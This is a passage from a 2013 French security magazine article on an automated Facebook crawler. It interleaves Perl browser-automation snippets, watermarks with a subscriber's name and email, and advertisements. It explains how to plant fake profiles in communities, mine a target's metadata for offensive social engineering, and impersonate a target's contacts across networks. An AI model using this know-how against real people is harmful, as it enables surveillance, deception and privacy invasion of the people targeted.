Après s'être constitué un faux profil, étoffé de contenus cohérents avec la thématique dans laquelle on souhaite insérer l'automate, il suffit de confier les identifiants du compte à ce dernier, et de le laisser inviter en boucle les leaders d'opinion qu'il aura repérés, en commençant par ceux possédant plusieurs centaines de contacts, qui seront moins regardants sur l'origine de l'invitation.

7 Préparer l'ingénierie sociale

L'insertion dans une communauté a parfois un but bien précis : obtenir des informations sur une ou plusieurs personnes dans un but « offensif ». Dans ce cadre, en plus des contenus dévoilés intentionnellement par notre cible, Facebook nous offre une panoplie de métadonnées dont l'assemblage est une mine d'or dans une démarche de renseignement : nouvelles relations, activité sur d'autres pages/profils, relations de confiance et d'autorité avec des tiers (via les mentions « J'aime » et les commentaires reçus et émis), géolocalisation des messages à la ville près, situation de mobilité (et dans certains cas, type de téléphone utilisé) lorsque les contenus sont publiés depuis l'application mobile Facebook, date et heure des mises à jour (on en déduira les petites habitudes quotidiennes de notre cible), contenus publiés par des applications tierces (musique écoutée avec Spotify, lieux visités via Foursquare)...

Et pourquoi d'ailleurs s'arrêter en si bon chemin ? Le travail réalisé sur Facebook pourrait être aisément transposé sur LinkedIn et Viadeo. Cela ouvrirait la

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !

FORMATIONS INTRUSIONS

Cours SANS Institute
Certifications GIAC

SEC 542
Tests d'intrusion applicatifs
et hacking éthique

SEC 560
Network Penetration Testing and
Ethical Hacking

SEC 660
Tests d'intrusion avancés, exploits,
hacking éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

www.hsc-formation.fr

SANS

GIAC

HSC

création agence Comelink - crédit photo : Hedge

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

voie à l'automatisation d'attaques multi-sites, basées sur un croisement des cartographies personnelles et professionnelles de l'environnement social de notre cible : ces graphes ne se superposent pas, et il peut être intéressant de tirer parti de ces divergences. Comme par exemple en s'inscrivant sur Facebook sous l'identité d'un tiers, avec lequel notre cible est déjà en relation sur LinkedIn, mais pas encore sur Facebook.

8 La navigation « augmentée »

Travailler dans un navigateur réel offre une opportunité intéressante, celle d'interagir directement avec l'analyste ; le crawler, passif, devient en quelque sorte le troisième œil de l'analyste, et « enrichit » sa navigation de suggestions et d'éléments issus d'autres sources. Ainsi, **WWW::Mechanize::Firefox** fait implicitement appel à un objet de type **Firefox::Application** pour piloter l'ensemble de l'interface graphique du navigateur. Il devient donc trivial de prendre le contrôle du navigateur pour y afficher un contenu arbitraire :

```
my $firefox = $userAgent->application();
my $ff_tab = $firefox->selectedTab(); # récupère le tab en cours
d'utilisation
$ff_tab->set_tab_content("Hello, world !"); # insertion d'un
contenu HTML arbitraire
```

Les quelques lignes suivantes placent le crawler en écoute permanente :

```
while(1) {
   my $content = $userAgent->content(); # Récupère le contenu du
   tab piloté par WWW::Mechanize::Firefox
   analyze_content($content); # Traitement du contenu HTML
   my $rich_content = enrich_content($content); # Routine contenant
   la logique d'enrichissement du contenu HTML
   if ($rich_content && $rich_content ne $content) {
        my $tab = $userAgent->application()->selectedTab(); #
        Récupère le tab en cours d'utilisation
        $userAgent->application()->set_tab_content($tab,$rich_
        content); # Remplace le contenu du tab par le contenu HTML
        enrichi
   }
   sleep(1); # Et on attend un peu avant de recommencer
}
```

Et alors, à quoi ça sert ? Eh bien cela offre à peu de frais le moyen d'implémenter, par exemple, un mécanisme de collecte et de structuration automatique des données vues par l'analyste, sans que ce dernier ait besoin d'exporter au fur et à mesure le fruit de ses recherches dans un fichier Excel, ou d'écrire un rapport à la main. L'automate lit les pages par dessus l'épaule de l'analyste, extrait les données pertinentes, assure éventuellement leur persistance, et les passe au crible de ses modules d'analyse et de *reporting*. Le genre de luxe dont on a du mal à se passer quand on fait de la recherche d'informations à plein temps.

Autre possibilité, et non des moindres : alerter l'analyste sur les éléments auxquels il devrait prêter attention dans la page qu'il est en train de consulter. Par exemple, lorsqu'un nom a déjà été vu par ailleurs dans une base de données annexe (ex : base de données anti-fraude, archives presse, wiki interne, etc.) ; ou mieux encore, prévenir l'analyste dans le cas où un autre analyste de l'équipe aurait déjà réalisé des recherches sur des éléments similaires, pour mieux coordonner leur travail.

Conclusion

Le crawler dont le design a été présenté dans cet article est actuellement un projet de recherche, implémentant une bonne partie des scénarios, primitives et fonctionnalités discutés ici. Pour illustrer mon propos, le fil rouge de cet article était Facebook ; cependant, rien ne s'oppose à décliner les mêmes concepts sur n'importe quel autre site. Ces supports sont désormais largement exploités, par exemple par l'armée israélienne qui, selon la rumeur, utiliserait Facebook pour débusquer les déserteurs **[6]**, ou pour prendre la température des pays voisins **[7]** ; le FBI lui-même a lancé en début d'année un RFI ayant pour objet la surveillance des réseaux sociaux à des fins de sécurité intérieure **[8]**. Ainsi, à l'heure où les réseaux sociaux deviennent une source d'information pour les dispositifs nationaux de sécurité et de renseignement, ce simple crawler nous rappelle qu'il suffit d'un budget modique pour obtenir des résultats honorables. ■

Références

[1] http://fr.wikipedia.org/wiki/Whois

[2] http://www.sec.gov/Archives/edgar/data/1326801/000119312512325997/d371464d10q.htm

[3] http://search.cpan.org/search?query=www%3A%3Amechanize&mode=all

[4] https://addons.mozilla.org/fr/firefox/addon/mozrepl/

[5] http://search.cpan.org/search?query=www%3A%3Amechanize%3A%3Agzip&mode=all

[6] http://www.telegraph.co.uk/technology/facebook/8155712/Israel-army-using-Facebook-to-catch-draft-dodgers.html

[7] http://www.english.moqawama.org/essaydetails.php?eid=15915&cid=274

[8] https://www.fbo.gov/utils/view?id=7f9abf0ff0fdba171d1130ddf412aea3

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

OPEN SILICIUM

Actuellement en kiosque !

EST DE RETOUR !

OPEN SILICIUM N°6

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX


JUSQU'AU 07 JUIN 2013 ET SUR ed-diamond.com

RETROUVEZ TOUS NOS TITRES EN NUMÉRIQUE !

Rendez-vous sur :
numerique.ed-diamond.com

ABONNEMENTS PDF

REDÉCOUVREZ LES ANCIENS NUMÉROS DE TOUS NOS MAGAZINES



Abonnez-vous, achetez le magazine en PDF et feuilletez-le sur votre ordinateur, votre tablette ou votre smartphone !

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56